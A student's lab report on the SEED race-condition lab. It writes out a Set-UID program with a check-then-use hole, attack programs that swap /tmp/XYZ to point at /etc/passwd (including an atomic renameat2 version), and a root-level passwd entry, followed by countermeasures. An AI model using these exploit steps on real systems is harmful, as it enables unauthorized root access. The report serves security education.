Lab report

Experimental Subject	Race Condition Vulnerability Lab
Student	Zheng Kairao
Student Number	202000130143
Email	kairaozheng@gmail.com
Date	4.19

Objective

Learn and practice attack making use of race condition vulnerability.

Procedure

Environment Setup

```
# Turn off countermeasures against condition attacks on Ubuntu 20.04
sudo sysctl -w fs.protected_symlinks=0
sudo sysctl fs.protected_regular=0
# Set up the vulnerable program to be Set-UID program
gcc vulp.c -o vulp
sudo chown root vulp
sudo chmod 4755 vulp
# Or use Makefile
TARGET = vulp
all: ${TARGET}

vulp: vulp.c
    gcc $@.c -o $@
    sudo chown root $@
    sudo chmod 4755 $@

clean:
    rm -f *.o *.out ${TARGET}
```


Read and comment the vulnerable program as follows.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);
    if (!access(fn, W_OK))
    {   // checks whether the real user ID has the access
    // permission to the file /tmp/XYZ

        // There is a time window between the check and the use(fopen)
        // So there is a possibility that the file is replaced bu stealthily
        fp = fopen(fn, "a+");
        // If someone makes /tmp/XYZ a symbolic link poiting to /etc/passwd
        // and cause the user input to be appended to it, then he thus gain the root privilege
        if (!fp)
        {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else
    {
        printf("No permission \n");
    }
    return 0;
}
```

Task 1: Choosing Our Target

```
sudo nano /etc/passwd
# Add this entry into /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

If add the above entry into `/etc/passwd` as a normal user, we can have the root privilege as the following screenshot shown.




```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sudo cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ su test
Password:
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zhengkairao202000130143# if
> ^C
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zhengkairao202000130143# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zhengkairao202000130143#
```

Task 2: Launching the Race Condition Attack

Task 2.A: Simulating a Slow Machine

```
ln -sf /dev/null /tmp/XYZ
ln -sf /etc/passwd /tmp/XYZ
ls -ld /tmp/XYZ
# lrwxrwxrwx 1 seed seed 11 Apr 20 08:57 /tmp/XYZ -> /etc/passwd

# attach.sh content
sleep 5s
ln -sf /dev/null /tmp/XYZ
ln -sf /etc/passwd /tmp/XYZ

# verify
sudo cat /etc/passwd | grep test
```

Put the entry into file `test_entry` and redirect program's input to it. Meanwhile, run the `attack.sh` script to change the symbolic link. And successfully achieve the file injection!



```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./vulp  < ./test_entry
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sudo cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ su test
Password:
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zhengkairao202000130143# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zhengkairao202000130143#
```

```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./attack.sh
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$
```


Task 2.B: The Real Attack

1. Write the attack program as follows in stead of script before;

```
// attack_process.c
#include <unistd.h>
int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
    }
    return 0;
}
```

2. Use the following script to automatically run the vulnerable program and monitor results.

```
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
cnt=1
while [ "$old" == "$new" ]
#  →Check if /etc/passwd is modified
do
    echo $cnt
    cnt=$($cnt+1)
    ./vulp < test_entry
    #  →Run the vulnerable program
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```



```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sudo cat /etc/passwd | grep test
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./attack_process
^C
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sudo cat /etc/passwd | grep test
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ █
```


```
21
22
No permission
23
No permission
24
No permission
25
No permission
26
27
28
29
30
31
32
```

```
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed     0 Apr 20 10:18 XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 root seed 13376 Apr 20 10:20 XYZ
[04/20/23]seed@VM:/tmp$ sudo chown seed XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed 13376 Apr 20 10:20 XYZ
[04/20/23]seed@VM:/tmp$ 
```

Open 3 terminals (from left to right):

- Terminal A: Check if succeed in injecting the malicious entry into `/etc/passed` and run the attack program
- Terminal B: Run the automatic script to link and unlink the target
- Terminal C: Go to `/tmp` directory and watch file `XYZ`

Initial Step




```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sudo c
at /etc/passwd | grep test
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$
```

```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./run_
and_chk.sh
```

```
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed    0 Apr 20 10:18 XYZ
[04/20/23]seed@VM:/tmp$
```

- Terminal A: Check that there is no `test` user in file `/etc/passwd` at first
- Terminal B: Ready to run `run_and_chk.sh`
- Terminal C: Check that file `XYZ` exist and its owner is `seed`

Attempt



```
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sudo c
at /etc/passwd | grep test
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./atta
ck_process
^C
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$
```

```
21
22
No permission
23
No permission
24
No permission
25
No permission
26
27
28
29
30
31
32
```


```
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed    0 Apr 20 10:18 XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 root seed 13376 Apr 20 10:20 XYZ
[04/20/23]seed@VM:/tmp$ sudo chown seed XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed 13376 Apr 20 10:20 XYZ
[04/20/23]seed@VM:/tmp$
```

- Terminal A: Run `./attack_process`
- Terminal B: Run `run_and_chk.sh` and find that after about 20 to 30 attempt there is no `No permisson` output
- Terminal C: When encounter with the situation in terminal B, check the owner of `XYZ` and find it changed to `root`

As mentioned in guide, if the owner of this file becomes root, we need to delete this file and launch the attack again. So I return to initial step.

Success

After serval attempts, I succeed and use command `sudo cat /etc/passwd | grep test` in the terminal A to verify the malicious entry has been injected.



```
     |              ^~~~~~~
sudo chown root vulp
sudo chmod 4755 vulp
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./a
ttack_process
^C
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ ./a
ttack_process
^C
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$ sud
o cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$
 *  History restored

[04/21/23]seed@VM:~/.../Zhengkairao202000130143$
```

```
^C[04/20/23]seed@VM:~/.../Zhengkairao202000130143$
./run_and_chk.sh
1
No permission
2
No permission
3
No permission
4
No permission
5
STOP... The passwd file has been changed
[04/20/23]seed@VM:~/.../Zhengkairao202000130143$
 *  History restored

[04/21/23]seed@VM:~/.../Zhengkairao202000130143$
```

```
-rw-rw-r-- 1 seed seed 13376 Apr 20 10:20 XYZ
[04/20/23]seed@VM:/tmp$ sudo chown seed XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed 9592 Apr 20 10:22 XYZ
[04/20/23]seed@VM:/tmp$ sudo chown seed XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed 6688 Apr 20 10:22 XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 root seed 3344 Apr 20 10:22 XYZ
[04/20/23]seed@VM:/tmp$ sudo chown seed XYZ
[04/20/23]seed@VM:/tmp$ ls -l | grep XYZ
-rw-rw-r-- 1 seed seed 3344 Apr 20 10:22 XYZ
[04/20/23]seed@VM:/tmp$
 *  History restored

[04/21/23]seed@VM:/tmp$
```

Task 2.C: An Improved Attack Method

Explanation

According to guidebook, the reason for the above phenomenon is that the attack program is context switched out right after it removes `/tmp/XYZ` and just before it links to the name to another file. In this window, the target Set-UID program run `fopen` and create a new file with root being the owner.


Solution

Use `renameat2` system call to make unlink and link atomic.

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
    while (1) renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
    return 0;
}
```

Success

With improvement, it is as easy as turning one's hand over.



```
[04/21/23]seed@VM:~/.../Zhengkairao202000130143$ ./a
ttack_process
^C
[04/21/23]seed@VM:~/.../Zhengkairao202000130143$ su
test
Password:
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zheng
kairao202000130143# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/Coder/lab4/Labsetup/Zheng
kairao202000130143#
```

```
[04/21/23]seed@VM:~/.../Zhengkairao202000130143$ ./
run_and_chk.sh
1
No permission
2
No permission
3
No permission
4
No permission
5
STOP... The passwd file has been changed
[04/21/23]seed@VM:~/.../Zhengkairao202000130143$
```


```
[04/21/23]seed@VM:/tmp$ ls -l | grep XYZ
lrwxrwxrwx 1 seed seed    9 Apr 21 02:31 XYZ -> /de
v/null
[04/21/23]seed@VM:/tmp$
```

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

```
    # Apply the principle of least privilege
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();
    seteuid(real_uid);
    if (!access(fn, W_OK)) {
        ...
    }
    seteuid(eff_uid);
```

Repeat the attack but fail with two cases `No permission` and `Open failed: Permission denied`. The former is because execute access check when `XYZ` is linked to `/etc/passwd`, and the latter is because the effective UID is set to real UID base on the principle of least privilege.



```
⊗ [04/21/23]seed@VM:~/.../Zhengkairao202000130143$ ./a
  ttack_process
  ^C
○ [04/21/23]seed@VM:~/.../Zhengkairao202000130143$ 
```

```
No permission
62
No permission
63
Open failed: Permission denied
64
No permission
65
66
No permission
67
No permission
68
69
No permission
○ ^C[04/21/23]seed@VM:~/.../Zhengkairao202000130143$
```

```
○ [04/21/23]seed@VM:/tmp$ 
```


Task 3.B: Using Ubuntu's Built-in Scheme

```
# Turn the protection back
sudo sysctl -w fs.protected_symlinks=1
```

The result is similar to the Task 3.A.

Explanation

> *When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.*



Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	**Denied**
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	**Denied**
root	root	root	Allowed

> *In our vulnerable program (EID is root), /tmp directory is also owned by the root, the program will not allowed to follow the symbolic link unless the link is created by the root.*

Conclusion

- Task 1: Choose `/etc/passwd` as our attack target and make injection to gain the root privilege
- Task 2.A: Launch attack in a simulated slow machine
- Task 2.B: Real attack but easily fail because of a race condition problem in the attack program ridiculously
- Task 2.C: Use `renameat2` system call to make unlink and link atomic and improve the attack
- Task 3.A: Apply the principle of least privilege
- Task 3.B: Turn the sticky symlink protection back